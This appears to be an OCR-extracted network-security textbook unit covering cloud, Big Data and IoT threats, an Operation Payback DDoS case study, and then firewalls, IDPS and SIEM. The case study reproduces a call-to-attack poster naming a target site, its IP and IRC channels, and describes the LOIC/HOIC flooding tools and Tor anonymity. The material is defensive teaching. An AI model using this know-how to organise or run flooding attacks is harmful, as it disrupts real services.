Rapidlygrowingadoptioninthefieldof–cloudcomputingalso increasingevery securityrisks. Security has remained a constant issue when the services are used via internet. There are several securityissuesincloudcomputingwhichstartsfromsecuringdatatoexaminingtheutilizationof cloud by the cloud computing vendors. The rapid development in cloud computing has came out with lots of security risks for the consumers and service providers. Few commonly perceived cloud computing risksare:

a. *Change in the business model:* Cloud computing services come with changes the way IT services are delivered. The IT services are no longer delivered from an on-site location, servers, storage. All applications are provided by external service providers through which the IT services could be used. Organizations need to evaluate the risks associated with the loss of control of the infrastructure anddata.
b. *Data loss and leakage:* Ineffective implementation of security controls including authentication system of cloud services may lead to the compromise of organization data. Shared infrastructure resources, are also issue of concern. Organizations should be aware of encryption methodology, data disposal procedures and business continuity management of serviceprovider.
c. *Risk profile:* Cloud computing service providers may have more focus on functionality and benefits and less on security. Without appropriate security solutions like software updates,intrusionpreventionandfirewallsthecustomerorganizationwillbeatrisk.
d. *Malicious insiders:* While taking the benefits of cloud computing the organization need not to know the technical details of how the services are implemented and delivered. Malicious insider at service provider organization may lead to the security breach of the organization data. Malicious insider could be a current employee, a contractor, or a business partner of the service provider, who

have access to a network, system or data. The service provider's Policy, procedures, physical access to systems, monitoring of employeesandcompliancerelated issue shouldbemadetransparenttothecustomer.

As the Cloud computing gains wider adoption due to the benefits, the focus of adversaries to exploit the vulnerabilities in the same is also rising. The concentration of large amount ofdata in a connected logical location makes cloud infrastructure a favorite target for the cyber criminals. The integration of cloud service on mobile devices increased the attack and risk surface. Cloud computing services provide both business and technical benefits. Risk assessments help organizations identify, manage and reduce risk associated with cloud computing. Risk assessment able organization to achieve the benefits ofcloudatthelowestlevel ofrisk.

Prominently perceived threats to cloud computing are:

- Application levelattacks
- Malware andBotnets
- Drive-by-download attacks
- Data breaches by internal or external threat agents affecting multipleusers
- Denial of Serviceattacks
- Targeted attacks using cloud infrastructure for Command &Control
- Attacks on the virtual systems performing security jobs such asencryption
- Attacks on Insecure interfaces and authentication system

Emerging threats in Big Data

Large collections of data that emerge from the operation and usage of large infrastructure, applications,webservices,userinteraction,etc.isacriticalassettoprotectfro madversaries.Big data provides valuable information to the attackers to launch the attacks and gather the information about users andorganizations.

- Perceived threats to Big Dataare:
- Espionage/data breach
- Information Disclosure
- TargetedAttacks
- IdentityTheft
- Malware
- Drive-by-download attacks

Emerging threats in Internet of Things

The Internet of Things (IoT) is the network of physical objects or "things" embedded with electronics, software, sensors, and network connectivity, which enables these objects to collect and exchange data. Interconnected devices and smart environments are one at the target of the attackers. Poor security in design, development and implementation lead to this domain vulnerable to the attacks.

Perceived threats to Internet of Things are:


- Malware andBotnet
- Data breach & Informationdisclosure
- Phishing &Spam
- Denial ofService
- IdentityTheft
- Targeted attacks

1.5 CASE STUDY

In this section we will discuss the case study of Distributed Denial of Service (DDoS) attack.Focusofthecasestudyisontypeoftoolsusedinattackandtechniquesadoptedbytheattackers.

Case Study - Operation Payback and similar activistoperations

As reported, Operation Payback was a series of DDoS attacks organized by users of 4chan‘s board against major entertainment industry websites such as the websites for the Recording Industry Association of America and the Motion Picture Association of America. The attacks havecontinuedunabatedforoveronemonth.Itwasacoordinated, decentralizedgroupofattacks on high profile opponents of Internet piracy by Internet activists using the "Anonymous" moniker. Operation Payback started as retaliation to distributed denial of service (DDoS) attacks on torrent sites; piracy proponents then decided to launch DDoS attacks on piracy opponents. The initial reaction snowballed into a wave of attacks on major pro-copyright and anti-piracy organizations, law firms, andindividuals.



OPERATION
PAYBACK

The Gallant Macmillan Law firm has committed many crimes recently, all of them ignored;
ignored by everyone except us. We, the people, will not allow this to continue.
They have declared themselves our enemies by sending out thousands of blackmailing letters against innocents,
seeking compensation for copyright infringements that don't exist.

Just as with ACS Law, these letters are being sent by a company that is guilty of crimes against Intellectual Property, as well as crimes against the people.
Indeed, even as they seek to "protect" copyright through barbaric punishment,
their hypocritical methods force ISPs to reveal the personal information of thousands without evidence of infringement.

The people are tired of vultures like ACS: Law and Gallant Macmillan preying on us for profit feigned as justice.
To them, it is not about copyright. It's not about protecting their clients from us.
It's not about making a better world. It is about money for them, and only money.

To make matters worse, they mock the people!
They have belittled our previous efforts against ACS: Law in spite of our ability to deliver TRUE justice against them for their crimes!
If they desire so much to be the successor to ACS: Law, LET US MAKE THEM SO!

So let them mock us for now. We will force them to eat their words.
Just as we forced ACS Law to learn the hard way, and just as we will continue against all others that challenge us.

We, the people, will be DDoSing www.gmlegal.co.uk [78.109.169.89] on 3 October, 7PM GMT / 3PM EDT

Get in our IRC/Operations Centre:

tieve.tk
or
irc.skidsr.us #savethepiratebay

Figure 3: Operation payback

Tools and communication

Members of Operation Payback reportedly used an IRC channel to communicate about which targetstoselect,afterwhich"attackposters"wereproducedandpostedonvariousboards.Social mediasuchasTwitterandFacebookwerealsobeenutilizedforcoordination.OperationPayback members used a modified version of the Low Orbit Ion Cannon (LOIC) to execute the DDoS attacks. Anonymous group used different tools for conducting attacks, In following paragraphs we will discuss different tools and techniques used by anonymous for conducting operation payback and similarattacks.

Anonymity

One of the first and foremost tools Anonymous uses is to maintain its anonymity by various methods. Reportedly, they made use of VPN servers, proxy chains and TOR. The Guy Fawkes mask, which is prominently used at physical rallies and protests, has become a symbol of the group.

Figure 4: Symbol of operation payback

This possesses challenge of tracking attacker location for law enforcement and other organizations who might like to identify repeat protestors.

TOR - Onion Routing is used by anonymous to keep attacking devices anonymous. The Onion Router was first developed by theU.S.NavalResearchLaboratoryasameanstokeepInternettrafficanonymous.Itwasmade available to the public and now ensures secure Internet access and communications for anyone. TOR service works by utilizing a number of pre-designated Tor routing nodes around the world. Internet traffic is made up of data packets and routing headers. The routing headers contain information on the source of the request, the destination, the size of the packets, etc. By using traffic analysis, one‘s origin can be tracked by examining the headers. Tor helps to reduce the risks of both simple and sophisticated traffic analysis by distributing transactions over several places on the Internet, so no single point can link you to original source. Instead of taking a direct route from source to destination, data packets on the Tor network take a random pathway through several relays that cover tracks so no observer at any single point can tell where the data came from or where it's going. By installing the Tor client software on device and using the service exclusively for all transactions, anonymity can be maintained. The Tor software will obtain a list of current Tor nodes around the world when logged into theservice.

Flooding Tools

Reportedly LOIC and HOIC are used by group for conducting DDoS attack; in some cases modified versions of these tools are used.

i. **LowOrbitIonCannon(LOIC)**:LOICperformsadenial-of-service(DoS)attack(or when used by multiple individuals, a DDoS attack) on a target site by flooding the server with TCP or UDP packets with the intention of disrupting the service of a particularhost.PeoplehaveusedLOICtojoinvoluntarybotnetsinanonymousDDoS attacks. The LOIC allows someone who has zero technical ability to participate in collective attacks. LOIC is point and click tool, which with just click on button, point the–cannon‖ataparticularURLorIPaddress,andthesoftwaredoestherestjobof flooding thetarget.

ii.




Figure 5: Low Orbit Ion Cannon

iii. **HighOrbitIonCannon(HOIC)**:isanopensourcenetworkstresstestinganddenial- of-service attack application written in BASIC designed to attack as many as 256 URLs at the same time. HOIC is tool for launching HTTP POST and GET requests at a targeted server. According to the documentation, it can be used to open up 256 attack sessions simultaneously either targeting a single server, or going after multiple targets. The user can control the number of threads used perattack.

iv.




Figure 6: High Orbit Ion Cannon

Vulnerability Scanning and Website Defacement: In some cases it is reported that group scanned for the vulnerabilities in target environment and exploited it usually to deface and paste the message on website of target. Website defacement is an attack on a website that changes the visual appearance of the site or a webpage. Web defacement is sometimes used by activist to spread some message or political propaganda.

Figure 7: Sample screenshot of defaced website

LET US SUM UP

In this unit we discussed common attacks on the networks, current threat landscape and emergingthreatstonewtechnologies.Threatlandscapeisdynamicandchangesregularlyasnew vulnerabilitiesandexploitsarediscovered.Itisadvisedtostudenttokeeplearningasnewthreats and vulnerabilities emerge to keep themselves updated. It is utmost important to understand attackandthreatlandscapetobetterprotectthenetwork. Inremainingunits ofthisblockwewill be discussing securing the network against threats andattacks.

Activities:

Activity 1: Explore and write note on five network attacks, other than listed in this section. Activity 2:

write note on spoofing and password attacks with examples.
Activity 3: Write brief on some recent attacks on computer network reported in news. Activity 4: Prepare a write-up on security issues in cloud computing.
Activity 5: Prepare case study on cyber attack on Estonia.

CHECK YOUR PROGRESS

1. Discuss five common attacks to computernetwork.
2. What is IPspoofing.
3. Write note on Distributed Denial of Service (DDoS)attack.
4. What is watering holeattack.
5. Discuss Threats to mobilecomputing.
6. Discuss the emerging threats to Internet of Things(IoT).

MODEL QUESTIONS

1. Write a short note networksecurity.
2. Discuss Current threat landscape.
3. Discuss emerging threats to Cloud computing and Internet ofThings.
4. Discuss five common attacks possible on computer networks withexample.
5. What is MITM attack, discuss impact ofMITM.
6. Write note on DoS/DDoS attack.
7. Discuss SYN flooding and UDP flooding.
8. Discuss tools and communication methods used by hackergroups.
9. –Websiteasavectorforpropagatingmalware,discuss.
10. Discuss possible attacks on Internet trustinfrastructure.

Unit 2: Network Security Technologies

2

Unit Structure

1.1 LEARNING OBJECTIVES

After going through this unit, you will be able to:

- Understand the network securitytechnology.
- Understand the concept and requirement of firewall.
- Understand the application of Intrusion Detection and Prevention System(IDPS).
- Know impact of the different network attacks. Andhoneypot.
- Understand importance of logmanagement.
- Know Security Information and Event Management(SIEM).

1.2 INTRODUCTION

Network security is a technology and methods to protect confidentiality, integrity and availability of the network. Network security technology refers to the technological safeguards and managerial procedure which can ensure that organizational assets and individual privacy are protected over the network. Network security is needed to secure the data and protect the network from attacks. In this unit we are going to discuss technological methods to secure the network, sometimes also referred as perimeter security devices. We will discuss firewall, IntrusionDetectionandPreventionSystem(IDPS),SecurityInformationandEventManagement (SIEM),Honeypots.

1.3 FIREWALL

A firewall refers to a network system (hardware or software) which blocks certain kinds of network traffic, forming a barrier between a trusted and un-trusted network. It is analogous to a physical firewall in the sense that firewall security attempts to block the spread of computer attacks. Firewall allows or blocks the network traffic between devices based on the set of rules, by the administrator. Each rule defines a specific traffic pattern and the action to be taken, when the pattern is detected.




Figure8:FirewallinaComputer

A firewall can only operate on the traffic that physically passes through it. It has no impact on the traffic between the devices on the same side of the firewall.hen an organization is connected tointernetwithoutfirewall(asshowninFigure8),theexposuretoattackiscalledthe–zoneof risk. Every host on the internet is accessible and can attack every host on the private network.

Toreducethezoneofrisk, werequireimplementingafirewallsystem.Thezoneofriskwillnow be the firewall system itself. Now, every host in the internet can attack the firewall system, but systems of network are protected by the firewall, also it becomes easy to monitor all the risk at one place (firewall).

In data networking, a firewall is a device with set of rules to permit or deny network access by unauthorized services. It is as similar to the originated fire wall in terms of functionality. Many operating systems support software based firewall to deny access against the private internet. Softwarefirewallsactsbetweennetworkcarddriversandoperatingsystem.Thefirewallmustbe positioned in the network to control all the incoming and outgoing traffic. Usually firewall is positioned as shown in the diagram above, which has the control of entire network traffic filtering the packets that physically passes throughit.

As an analogy we can say that job of networking firewall is similar to a physical firewall that keeps a fire from spreading from one area to the next. A firewall is actually a device or program that blocks undesired Internet traffic, including known viruses, from accessing protected computers. Firewalls make it possible to filter incoming and outgoing traffic that flows through the network. The rules of a firewall inspect one or more characteristics of the packets, including but not limited to the protocol type, the source or destination host address and the source or destination port. Based on the set rule firewall take action on the packet such as forward the packet, drop the packet, etc. By default firewall should drop all packets, if it is not specially allowed in ruleset.

Table 1: Example rule for firewall

Rule no.	Direction	Source IP	Destination IP	Protocol	Destination Port	Action
3	OUT	192.168.4.10	192.168.4.25	TCP	80	Allow

Rule states that, it is rule no 3 in access list of firewall, it is applicable to outbound traffic,traffic with source IP 192.168.4.10, destination IP address 192.168.4.25 and destination port 80 is allowed through the firewall.

Firewalls can greatly enhance the security of a host or a network. They can be used to do one or more of the followingthings:

- To protect and insulate the applications, services and machines of internal network from unwanted traffic coming in from the publicInternet.

- To limit or disable access from hosts of the internal network to services of the public Internet.
- To support network address translation (NAT), which allows internal network to use private IP addresses and share a single connection to the publicInternet.

Types of Firewall - based on filteringmethods

Based on the different methods of filtering network packets, we can broadlly classify firewalls in following five types:

Packet FilteringFirewall

All internet traffic in the network is of the packets form. A packet consist the following information

- Source IPaddress
- Destination IPaddress
- Thedata
- Error checkinginformation
- Protocol information
- And additionaloptions

In packet filtering, protocol and address information in each packet is considered, this type of filtering pays no attention to the existing stream of packets. Instead, it filters depending on examiningincomingoroutgoingpackets,itallowsordenythepackets,relyingontheacceptance policy in the configuration rules. Packet filtering firewall operates at the IP layer of the protocol stack. Traffic is filtered in this layer, based on the characteristics including source address, destination address and port numbers. Filtering policies rely completely on allowing or disallowing the IP address, Port orProtocol.

Application LayerFirewall

These firewall understand and work on layer 7 of OSI i.e; application layer of the network stack. Application firewall inspect the payload of the IP packet that contains a TCP/UDP segment within which it inspects the application layer data.

NAT Firewalls

Network Address Translation (NAT) is method to translate the current IP address to a new IP address at the firewall, to represent the packet receiver that as though it were coming from a single IP address. This prevents the attacker to know the original IP addresses in the network. The NAT creates a table in memory that holds all these information of translation Firewalls and connections. The ability of mapping the entire network behind a single ip is based on the port number assigned by NAT firewall.

Example of the NAT IP address:

Source IP Source Port NATIP NAT port Destination IP DestinationPort

192.168.0.1 3144 172.28.230.553144 10.100.100.4480

Rule no.	Direction	Source IP	Source Port	NAT IP	NAT PORT
3	OUT	192.168.4.10	8080	192.168.4.40	8080

Here, when a packet is originated from source IP (192.168.4.10), NAT changes the source IP address to 192.168.4.40 in each packet and forwarded to destination IP. The destination IP can never trace the original source IP address.

Circuit LevelFirewall

Circuit level filtering works at the session layer of OSI model. Traffic to the remote compute is made as though the traffic is originated from a circuit level firewall. This modification will partially allow to hide the information about the protected network but has a drawback that it does not filter individual packets in a given connection.

2.3.1.4 Stateless and Statefull Firewall

Statefull filtering are the most modern approach of firewall, it combines the capabilities of NAT firewalls, circuit level firewalls and application firewalls into a common system. This approach validatesconnectionbeforeallowingdatatobetransferred.Thesefirewallsfilterstrafficinitially with packet characteristics and rules and also includes the session validation check to make sure that the specific session isallowed.

Stateless firewalls watch the traffic packet by packet and filter them based on Firewalls individual rules. Each packet is individually checked and filtered. They do not attempt to correlatethepacketsthatcamebeforeandthenjudgeifthereisamalicious potential or intention.However,it is necessary to watch as set of packets between a source and a destination to infer any malicious intent. Statefull firewalls can watch traffic streams from end to end.Theyareawareofcommunicationpaths. Thisimpliesthatthefirewallcanidentifyflows.A flow table that provides the source and destination IP addresses is built dynamically in the firewall. The firewall then monitors packets pertaining to each flow in both directions and applies filteringrules.

Firewall Types - Based ondeployment

Based on the place of deployment, there are two main types of firewalls: network firewalls and host-based firewalls. Network firewalls are deployed at network perimeter while host based firewalls are deployed at host system.

NetworkFirewalls

Network firewalls protect an entire network by guarding the perimeter of that network. Network firewalls forward traffic to and from computers on an internal network and filter that traffic based on the criteria the administrator has set. Network firewalls come in two flavors: hardware firewalls and software firewalls. Network firewalls such as from CISCO, Juniper, etc. Firewall System, protect the perimeter of a network by watching traffic that enters and leaves. Linux box can also be converted into the firewall using the IP tables.




Figure 9: Network Based Firewall[2]

Host-Based Firewalls

Host-based firewalls are usually software firewalls installed on each individual system. Depending on the software user choose, a host-based firewall can offer features beyond those of network firewalls, such as protecting computer from malware infection and data leakage. Today generally all Operating systems have inbuilt software features that user can enable to act as host based firewall. Apart from inbuilt firewall features third party firewall software (In both categories open source and commercial) like zoneAlarm, personal firewall, softwall etc. are available




Figure 10: Host based Firewall

To Do

Activity 1: Enable inbuilt firewall on your system and understand the rules.

Activity 2: Write a rule to block access to google.com, test the rule and clean the rule after activity is done.

Activity 3: Download and setup any third party open source firewall in your system.

1.4 INTRUSION DETECTION AND PREVENTION SYSTEM

An Intrusion Detection and Prevention system (IDPS) is a device or software application that monitors network or system activities for malicious activities or policy violations and react produces reports to a management station, prevention component of IDPS react based on the incident/event and try to thwart the intrusion attempt. Intrusion detection is the process of monitoring the events occurring in a computer system or network and analyzing them for signs of possible incidents, which are violations or imminent threats of violation of computer security policies, acceptable use policies, or standard security practices. Intrusion prevention is the process of performing intrusion detection and attempting to stop detected possible incidents. Intrusion detection and prevention systems (IDPS) are primarily focused on identifying possible incidents, logging information about them, attempting to stop them, and reporting them to security administrators.

There are many reasons that make Intrusion Detection and Prevention System important component of the network. One important reason is to have the capability to detect attacks against network devices. These devices include our routers, switches, hubs, servers, and workstations. By utilizing effective analysis processes administrator have the capability to stopa hacker dead in their tracks. Intrusion detection systems allow detecting ahead of time a potential attack. Most if not all organizations who are connected to the Internet accept that people will attempt to explore and possibly attack their networks. For this reason organizations deploy network security devices such as filtering routers and firewalls. Intrusion detection allows authorities or administrator to see who is attempting to penetrate network, and also allows to measure the security effectiveness of network connected devices. Some literature discuss Intrusion Detection System (IDS) and Intrusion Prevention System (IPS) as the different technologies,you should understand here that IPSorIDPSin prevention mode is device which is configured to react to the events and if device is simply monitoring and detecting but there is no reaction the mode or application is called IDS or detectionmode.

IDPS systems may enable reactive component that allows the owner of the system to set a desired reaction to an event. Below is a list of possible actions that can be taken by the system.

- Reconfigure firewall: Configure the firewall to filter out the IP address of theintruder.
- NT Event: Send an event to the WinNT event log.
- Syslog: Send an event to the UNIX syslog eventsystem.
- Send e-mail: Send e-mail to an administrator to notify of theattack.
- Page: Page (using normal pagers) the systemadministrator.
- Execute attack handling program: Launch a separate program to handle the event/incident.

IDPS – DetectionTechnologies

Intrusion Detection and Prevention system (IDPS) uses different technologies to detect intrusion. In following paragraphs we will be discussing different methods used by IDPS for detection and prevention fromintrusion.

Signature BasedDetection

Signature based detection involves searching network traffic for a series of bytes or packet sequences known to be malicious (signature). A signature is a pattern that corresponds to a known threat. Signature-based detection is the process of comparing signatures against observed events to identify possible incidents. Signature-based detection is very effective at detecting known threats but largely ineffective at detecting previously unknown threats or zero day exploits, threats disguised by the use of evasion techniques, and many variants of known threats. They also lack the ability to remember previous requests when processing the current request. This limitation prevents signature-based detection methods from detecting attacks that comprise multiple events if none of the events contains a clear indication of an attack. Signature based detection work similarly as virus scanner which search for virus infected files based on the signature in its database. One of the challenges with signature based detection is to keep it updated with new threat signatures.

Anomaly-BasedDetection

The anomaly detection techniques adopt the concept of a baseline for network behavior. This baseline is a description of accepted network behavior, which is learned or specified by the network administrators, or both. Anomaly-based detection is the process of comparing definitions of what activity is considered normal against observed events to identify significant deviations. An IDPS using anomaly-based detection has profiles that represent the normal behavior of such things as users, hosts, network connections or websites. The profiles are developed by monitoring the characteristics of typical activity over a period of time known as learning.The IDPS the nuses statistical methods to compare the characteristics of currentactivity to thresholds related to the profile, such as detecting when mail server activity comprises significantly more bandwidth than expected and alerting an administrator of the anomaly. The major benefit of anomaly-based detection methods is that they can be very effective at detecting previously unknown threats. However, drawback of this technique of detection is that anomaly- based IDPS products often produce many false positives because of benign activity that deviates significantly from profiles, especially in more diverse or dynamicenvironments.

Stateful ProtocolAnalysis

This method identifies deviations of protocol states by comparing observed events with predetermined profiles of generally accepted definitions of benign activity. Unlike anomaly- based detection, which uses host or network-specific profiles, stateful protocol analysis relies on vendor-developed universal profiles that specify how particular protocols should and should not be used. IDPS with Stateful Protocol Analysis is capable of understanding and tracking the state of network, transport, and application protocols that have a notion of state. Stateful protocol analysis methods use protocol models, which are typically based primarily on protocolstandardsfrom software vendors and standards bodies like Internet Engineering Task Force [IETF]. The protocol models also typically take into account variances in each protocol‘s implementation. The primary drawback to stateful protocol analysis methods is that they are very resource- intensive because of the complexity of the analysis and the overhead involved in performing state tracking for many simultaneous sessions. Another serious problem is that stateful protocol analysis methods cannot detect attacks that do not violate the characteristics of generally acceptable protocol behavior.

IDPS usually implement more than one above mentioned technique to detect and respond to the attempt of intrusion.

Types of Intrusion Detection and Prevention system (IDPS)

IDPS can be classified into following four types.

Network Based Intrusion Detection and Prevention Systems(NBIDPS)

Network Based Intrusion Detection and Prevention Systems (NBIDPS) is a network security/threat detection and prevention technology that examines network traffic flows to detect and prevent attacks on network. Vulnerability exploits usually come in the form of malicious inputs to a target application or service that attackers use to interrupt and gain control of network resource. The NIPS monitors the network for malicious activity or suspicious traffic by analyzing the traffic activity. NBIDPS can be placed either only in detection mode (NBIDS) and prevention mode (inline) (NBIPS) in the network segment to be monitored. Figures below display placement of NBIDPS sensors placement in detection and preventionmode.




Figure 11: Placement of NBIDPS Sensors - Detection mode




Figure 12: Placement of NBIDPS Sensors - revention mode

Networkbasedintrusiondetectionandprevention systemssensorsareplaceddirectlyontapping mode (detection only) or inline (prevention) with the segment to be monitored. The sensor then utilizes a promiscuous network interface to collect packets that will be analyzed by the rule- based engine. Specific media and networking technologies play a large part in determining where a sensor can and will belocated.

Host Based Intrusion Detection and Prevention System(HBIDPS)

AHostBasedIntrusionDetectionandPreventionSystem (HBIDPS) monitordynamicbehavior and the state of a computer system. Besides such activities like dynamically inspect network packets targeted at this specific host, a HIDPS might detect which program accesses what resources and discover that. Similarly a HIDS might look at the state of a system, its stored information, whether in RAM, in the file system, log files or elsewhere; and check that the contents of these appearas expected.One can think of a HIDSas an agent that monitors whether anything or anyone, whether internal or external, has circumvented the system's security policy. HBIDPS agents are located on hosts, more specifically servers, routers, firewalls, and machines of interest. Agents are typically located at the operating system level. The collect raw logs file data and forward it to the analysis engine. These logs usually consist of users' logs, syslog data, and router access logs. Agents may be placed on all hosts on a network or selectedhosts.




Figure 13: Placement of HBIDPS sensors

Wireless Intrusion Detection and Prevention Systems(WIDPS)

WIDPS monitor a wireless network for suspicious traffic by analyzing wireless networking traffic. WIPS solutions use one of three fundamentally different architectures, each offering distincttradeoffsthatshouldbepartofanysecurityassessment.Thefirstistimeslicingbased,It is a WIDPS architecture leverages an access point's (AP) existing radio for WIPS scanning. In other words, the AP momentarily slips from serving connectivity to Wi-Fi clients, to scanning for intrusion, and back to serving clients. In this approach, Wi-Fi APs are doing double duty: as APs forwarding traffic and as security sensors scanning the air for anomalies. This approach is called time slicing, because a WIPS module gets a very small time slice (or RF sample) from the AP radio to conduct its security scanning. The impact of the WIPS time slice on wireless client service is designed to be minimal, both in terms of performance and infrastructure, allowing an organization to implement WIPS functionalities at a very low cost. However time slicing uses limited scanning, usually sampling less than one second for each minute period, as a result, the time-sliced configuration can only catch problems that are obvious and can be conclusively identifiedbyasinglepacketortwo. AnotherWIPSarchitectureisanintegratedsolutionwherea dedicatedWIPSscanningradioiscollocatedintheclientservingAP.Thededicatedradiomeans the WIPS solution is always scanning the air, addressing the limitation of time slicing. The third WIPS architecture is an overlay solution where dedicated WIPS sensors are deployed. These dedicated sensors provide the "always on" scanning necessary for tight security and are completely independent from serving wireless clients. WIDPS are designed specifically to combat intrusions and threats to the wireless networks and organisations based on the cost vs. depth of monitoring may choose the properarchitecture.

Network Behavior Analysis(NBA)

Network behavior analysis (NBA) examines network traffic to identify threats that generate unusualtrafficflows,suchasspamming,distributeddenialofservice (DDoS)attacksandcertain forms of malware. NBA is a way to enhance the security of a network by monitoring traffic and noting unusual actions or departures from normal operation. NBA solutions watch what's happening inside the network, aggregating data from many points to support offline analysis also. After establishing a benchmark for normal traffic, the NBA program passively monitors network activity and flags unknown, new or unusual patterns that might indicate the presence of a threat. The program can also monitor and record trends in bandwidth and protocol use. Network behavior analysis is particularly good for detecting new malwares and zero day exploits.

1.5 SECURITY INFORMATION AND EVENT MANAGEMENT (SIEM)

Before understanding the SIEM we must understand the concept of log and Log Management.
Operating systems, devices and applications all generate logs of some sort that contain system-specific events and notifications. The logs can provide valuable information about the happening in network,logs are important specially from security point of view.In order to drive value from logs it must be enabled in resources, transported and stored for the analysis. Log Management is an approach to deal with large volumes of computer-generated logs messages. Log management typically consist process of log collection, centralized aggregation,log retention,log analysis and reporting. However there are several challenges with the effectiveness of traditional log management solutions and it was difficult for the analyst to have complete security picture through log management solutions. SIEM is termed coined by Mark Nicolett and Amrit Williams of Gartner to describes the product capabilities of gathering analyzing and presenting information from network and security devices, database and application logs , threat data, identity and access management applications, vulnerability & patch management solution, operating systems and policy compliance toolsdeployed.

SIEMproductshaveoneormorelogserversthatperformloganalysis, and one or more database servers that store the logs. Most SIEM products support two ways of collecting logs from log generators (example operating systems, applicationserver):

a. *Agent-Based Logcollection:*An agent or client program is installed on the log generating host to perform event filtering and aggregation and log normalization for a particular type of log, then transmit the normalized log data to an SIEM server, usually on a real-time or near-real-time basis for analysis and storage. A generic agent is used primarily to get log data from a source for which a format-specific agent and an agentless method are not available. Some products also allow administrators to create custom agents to handle unsupported logsources.
b. *Agentless log collection*: The SIEM server receives data from the individual log generating hosts without needing to have any special software installed on those hosts. Some servers pull logs from the hosts, which is usually done by having the server authenticate to each host and retrieve its logs regularly. In other cases, the hosts push their logs to the server, which usually involves each host authenticating to the server and transferring its logs regularly. Regardless of whether the logs are pushed or pulled, the server then performs event filtering and aggregation and log normalization and analysis on the collected logs.

There are advantages and disadvantages to each method. The primary advantage of the agentless approach is that agents do not need to be installed, configured, and maintained on each logging host. The primary disadvantage is the lack of filtering and aggregation at the individual host level, which can cause significantly larger amounts of data to be transferred over networks and increasetheamountoftimeittakes to filter and analyze the logs.Another potential disadvantage of the agentless method, is that the SIEM server may need credentials for authenticating to each logging host.

SIEM server analyzes the data from all the different log sources, correlates events among the log entries, identifies and prioritize significant events, and initiates responses to events if desired.

